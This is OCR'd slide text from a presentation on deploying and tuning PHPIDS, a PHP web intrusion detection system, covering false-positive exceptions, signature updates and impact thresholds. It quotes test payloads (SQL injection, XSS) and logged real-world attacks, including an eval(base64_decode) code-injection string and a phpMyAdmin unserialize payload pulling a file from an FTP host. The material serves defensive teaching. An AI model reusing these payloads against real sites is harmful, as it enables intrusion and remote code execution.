


Installation
Verify Working

- Additional Examples To Try
  - ?test=’%20OR%201=1--
  - ?test=”>XXX

Installation
Prepare for Production

- Cleanup phpids.php
- Comment Out
  - Initial Echo
  - Commands that Show It Detected an Attack
- Optional
  - Remove All Folders in PHPIDS Directory Except for "./phpids-0.7/lib/IDS"
- Final Test
  - Previous Slides




Installation
Prepare for Production

```
...
/* echo $result; */
...
/* require_once 'IDS/Log/Database.php'; */
...
/* IDS_Log_Database::getInstance($init) */
...
} /* else {
echo '<a href="?test=%22><script>eval(window.name)</script>">No attack
detected – click for an example attack</a>';
} */
...
```

Maintenance & Operations

- Calibrating Installation
- Updating Signatures
- Keeping Attackers Away
- Adding Thresholds




Maintenance & Ops Calibrating Installation


- Lots of Google Analytics Cookie False Positives

"x.x.x.x,yyyy-mm-ddT19:31:03-05:00,12,"xss csrf id rfe lfi","COOKIE.__utmz=123456789.1234567890.1.1.utmcsr%3Dgoogle%7Cutmccn%3D%28organic%29%7Cutmcmd%3Dorganic%7Cutmctr%3DNOVA%20cyber%20defense","%2F2009%2F10%2F16%2Fin-focus-advertise-with-us%2F","xx.x.xxx.xxx"

  - Add Exceptions to Config
  - Comes with Two Related Amazon Exceptions ~ GET
  - Add New Under Two Default Exceptions
    - exceptions[] = COOKIE.__utmz




Maintenance & Operations Calibrating Installation



- Lived with For Awhile But
- Still Lots of False Positives
  - Get Feel for What Install Pickings Up
  - Slowly Tweak Exceptions to Meet Needs
- ColdFusion Cookies Plaguing Me?
  - exceptions[] = COOKIE.CFGLOBALS
- Others Google Analytics?
  - GET, POST, REQUEST, & COOKIE Methods
  - .utmz and .utmc
- Exception for All COOKIE Methods?
- Recommend Using Minimum Necessary


Maintenance & Ops
Updating Signatures

- Signature Based → Keep Up to Date
- Download from PHPIDS.org & Overwrite
  - default_filter.xml
  - Converter.php
- Every 2 or 3 Months
- Upgrading PHPIDS Software
  - Install in Peer Folder
    - phpids-0.8
  - Point phpids.php Paths to New Version




Maintenance & Ops
Keeping Attackers Away

- Simple Impact Threshold Blocking
- phpids.php
  - if (!$result->isEmpty()) {}
  - if (!$result->isEmpty()) {die('<h1>Go away!</h1>');}
- Risk Turning FPs Away
- Set Threshold for "die" Statement
  - if ($result->getImpact() >= 50) { die('<h1>Go away!</h1>'); }




Maintenance & Operations Adding Thresholds



- Only Alert by Email If Impact above Certain Level
- Suggested
  - Logging to File >= 10
  - Logging to DB >= 25
  - Report by Email >=50
  - Stop Loading Page >= 100 (die($msg))
- CakePHP Example Provides Relatively Complex Code for Thresholding for IDS Reactions


Maintenance & Ops
Adding Thresholds

- phpids.php
  - From: if (!$result->isEmpty()) {}
  - Replaced Below to Be Conditional
    - "$compositeLog->addLogger(IDS_Log_Email::getInstance($init) .. <stuff I commented out> ..);"
- if ($result->getImpact() >= 25) { <the above compositeLog code> }




Performance Issues

- Lots of Contention
- Some Say No Effect
- Others Say Big Effect
- IronGeek Used but Removed



Performance Issues


- Developer Profiled CakePHP 1.1 in 3/2008
- Xdebug Profiler Output in KCachegrind



0.54%

Performance Issues


- Pingdom.com
  - Website Uptime & Performance Monitoring
  - Response Time



10 Sites
Globally
1145 ms

Performance Issues

- Pingdom.com



4 Sites US
845 ms

Interesting Detections

- IP: a.b.c.d
  Date: 2012-01-31 Impact: 92
  Affected tags: xss csrf id rfe sqli lfi
  Affected parameters:
  REQUEST.char_repl=%5C%27%7B%24%7Bdie%28eval%28base64_decode%28%24_POST%5BJUNGLIEZ%5D%29%29%29%7D%7D%5C%27%3D%3E,
  POST.char_repl=%5C%27%7B%24%7Bdie%28eval%28base64_decode%28%24_POST%5BJUNGLIEZ%5D%29%29%29%7D%7D%5C%27%3D%3E,
  Request URI: /vbseocp.php

- \'{${die(eval(base64_decode($_POST[JUNGLIEZ])))}}\'=>,
  POST.char_repl=\'{${die(eval(base64_decode($_POST[JUNGLIEZ])))}}\'=>

Interesting Detections

- IP: a.b.c.d
  Date: 2012-01-24 Impact: 44
  Affected tags: xss csrf id rfe sqli lfi
  Affected parameters:
  REQUEST.configuration=a%3A1%3A%7Bi%3A0%3BO%3A10%3A%5C%22PMA_Config%5C%22%3A1%3A%7Bs%3A6%3A%5C%22source%5C%22%3Bs%3A48%3A%5C%22ftp%3A%2F%2Fu966867539%3A240790%4031.170.163.212%2F.a%2Fid.txt%5C%22%3B%7D%7D,
  POST.configuration=a%3A1%3A%7Bi%3A0%3BO%3A10%3A%5C%22PMA_Config%5C%22%3A1%3A%7Bs%3A6%3A%5C%22source%5C%22%3Bs%3A48%3A%5C%22ftp%3A%2F%2Fu966867539%3A240790%4031.170.163.212%2F.a%2Fid.txt%5C%22%3B%7D%7D,
  Request URI: /pma/scripts/setup.php

- a:1:{i:0;O:10:\"PMA_Config\":1:{s:6:\"source\";s:48:\"ftp://u966867539:240790@31.170.163.212/.a/id.txt\";}},
  POST.configuration=a:1:{i:0;O:10:\"PMA_Config\":1:{s:6:\"source\";s:48:\"ftp://u966867539:240790@31.170.163.212/.a/id.txt\";}},

Interesting Detections

- IP: a.b.c.d
  Date: 2012-01-22 Impact: 26
  Affected tags: sqli id lfi xss csrf rfe
  Affected parameters:
  REQUEST.author_name=%5Bphp%5Decho%28%5C%27Origins%5C%27.php_uname%28%29.%5C%27scanner%5C%27%29%3Bdie%28%29%3B%5B%2Fphp%5D,
  POST.author_name=%5Bphp%5Decho%28%5C%27Origins%5C%27.php_uname%28%29.%5C%27scanner%5C%27%29%3Bdie%28%29%3B%5B%2Fphp%5D,
  Request URI: /email.php

- [php]echo(\'Origins\'.php_uname().\'scanner\');die();[/php],
  POST.author_name=[php]echo(\'Origins\'.php_uname().\'scanner\');die();[/php],

Use within Other Tools

- PHPIDS Not Meant to Be Complete Tool
- Plumbing that Other Tools Can Include to Perform More Advanced Analysis/Capabilities
  - Shunning IP Addresses for Period of Time.
- WordPress
